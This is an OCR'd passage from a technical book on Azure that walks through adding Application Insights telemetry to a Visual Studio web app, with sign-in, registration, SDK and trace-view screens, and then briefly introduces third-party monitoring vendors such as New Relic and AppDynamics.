



Figure 4-8. *Adding Application Insights Telemetry*

The **Application Insights Configuration** pane appears.

7. Click the **Get Started** button to gain insights through telemetry, analytics, and smart detection, as shown in Figure 4-9.


Application Insights Configuration
HardeningAzure
Application Insights

Gain insights through telemetry, analytics and smart detection

Detect
and diagnose exceptions and application performance issues


Monitor
websites on Azure, hosted containers, on-premises and with other cloud providers

Integrate
with your DevOps pipeline using Visual Studio, VSTS, GitHub, and web hooks

Get Started
Understand Application Insights | Application Insights features | Privacy Statement

Figure 4-9. *Clicking the Get Started button*

8. Click the **Sign in** button, as shown in Figure 4-10.


Application Insights Configuration
HardeningAzure
Application Insights

Gain insights through telemetry, analytics and smart detection

Sign in
Get Azure account for free

Pricing

Visit our pricing page for details.

Register
Or just add the SDK to try local only mode
Understand Application Insights | Application Insights features | Privacy Statement

Figure 4-10. *Clicking the Sign in button*

The **Sign in to your account** window appears.

9. Type your email address in the **Email** text box.

10. Click the **Next** button, as shown in Figure 4-11.




Figure 4-11. *The Sign in to your account window*

The next page of the **Sign in to your account** window appears.

11. Enter the corresponding password in the **Enter password** text box.

12. Click the **Sign in** button, as shown in Figure 4-12.




Sign in to your Microsoft account
Visual Studio
Microsoft
Enter password
●●●●●●●●●
Forgot my password
Sign in with a different Microsoft account
Sign in

***Figure 4-12.** Specifying password*

The **Register your app with Application Insights** page appears.

13. Click the **Register** button to register your app, as shown in Figure 4-13.



Register your app with Application Insights

Account: Microsoft account

Subscription: Pay-As-You-Go

Resource: HardeningAzure (Existing resource)

Configure settings...

Pricing

Visit our pricing page for details.

Figure 4-13. *Registering app with Application Insights*

The progress bar for adding Application Insights to project appears, as shown in Figure 4-14.




Application Insights
App Map
Understand component dependencies
Smart Detection
Detects anomalies and alerts you
VS Search
Search and analyze your telemetry in VS
Analytics
Query terabytes of data in just seconds
CodeLens
View method performance inline with your code in VS
Live Metrics
See the effects of your web app in real time
Adding Application Insights to project...
Learn more...

Figure 4-14. *Adding Application Insights to project*

The **Resource Settings** page appears, displaying the settings related to Application Insights configuration.

14. Click the **Add SDK** button to add the Application Insights SDK, as shown in Figure 4-15.



Resource Settings

Sending telemetry to

HardeningAzure in HardeningAzure

Reading telemetry from

HardeningAzure as

Sending publish annotation to

HardeningAzure in HardeningAzure

Configured 66%

App registered with Application Insights

Publish annotation configured

Disable publish annotation


SDK

Application Insights SDK is not added.

Add SDK

Figure 4-15. *Adding Application Insights SDK*

The SDK is added successfully, as shown in Figure 4-16.



Resource Settings

Sending telemetry to

HardeningAzure in HardeningAzure

Reading telemetry from

HardeningAzure as [redacted].

Sending publish annotation to

HardeningAzure in HardeningAzure

Configured 100%

SDK added


App registered with Application Insights

Publish annotation configured

Disable publish annotation

***Figure 4-16.** Added SDK*

You can see the telemetry information in Visual Studio, as shown in Figure 4-17.



Time range: Last hour

All	Availability	Custom Event	Dependency	Exception	Metric	Page View	Request	Trace
94	0	0	0	0	0	0	20	74

Results between 7/20/2018 12:58:35 PM and 7/20/2018 1:58:35 PM.

- {OriginalFormat}
  - Executed action (Actio...
  - Executing handler met...
  - Sending file. Request p...
  - The file (Path) was not...
- ActionName
  - /About
  - /Contact
  - /Index
- Application version
  - 1.0.0.0
- AspNetCoreEnvironme...

```
7/20/2018 1:53:19 PM - Trace
Request finished in 24.3729ms 200 text/html; charset=utf-8
Operation name: GET /Index  Operation ID: a5aab264-42b4ee390ae9f9ee
7/20/2018 1:53:19 PM - Trace
Executed action /Index in 8.9504ms
Operation name: GET /Index  Operation ID: a5aab264-42b4ee390ae9f9ee
7/20/2018 1:53:19 PM - Trace
Executing handler method OnGet with arguments ((null)) - ModelState is Valid
Operation name: GET /Index  Operation ID: a5aab264-42b4ee390ae9f9ee
7/20/2018 1:53:19 PM - Trace
Request starting HTTP/1.1 GET http://localhost:56749/
Operation name: GET /  Operation ID: a5aab264-42b4ee390ae9f9ee
7/20/2018 1:53:19 PM - Request
GET /Index
Request URL: http://localhost:56749/  Response code: 200  Response time: 46ms
7/20/2018 1:53:17 PM - Trace
```

***Figure 4-17.** Viewing telemetry information*

You can also view the Application Insights dashboard, as shown in Figure 4-18.





Figure 4-18. *Viewing the Application Insights dashboard*

Vendor and Third-Party Solutions

Recognizing the immense business opportunities available, many vendors have created solutions for telemetry, performance, and health monitoring. New Relic and AppDynamics are two such vendors that provide a range of cross-platform solutions that integrate well with cloud platforms.

These solutions offer an alternate method for building by self—of course, using a subscription-based pricing model. The distinct advantage of these solutions is that they are based on configurations with friendly user interfaces. Figures 4-19, 4-20, 4-21, and 4-22 demonstrate the integration of the solutions with the cloud platform, along with the rich and powerful monitoring dashboard user interfaces.


Home > New > Marketplace > Everything > AppDynamics Application Performance Management

AppDynamics Application Performance Management

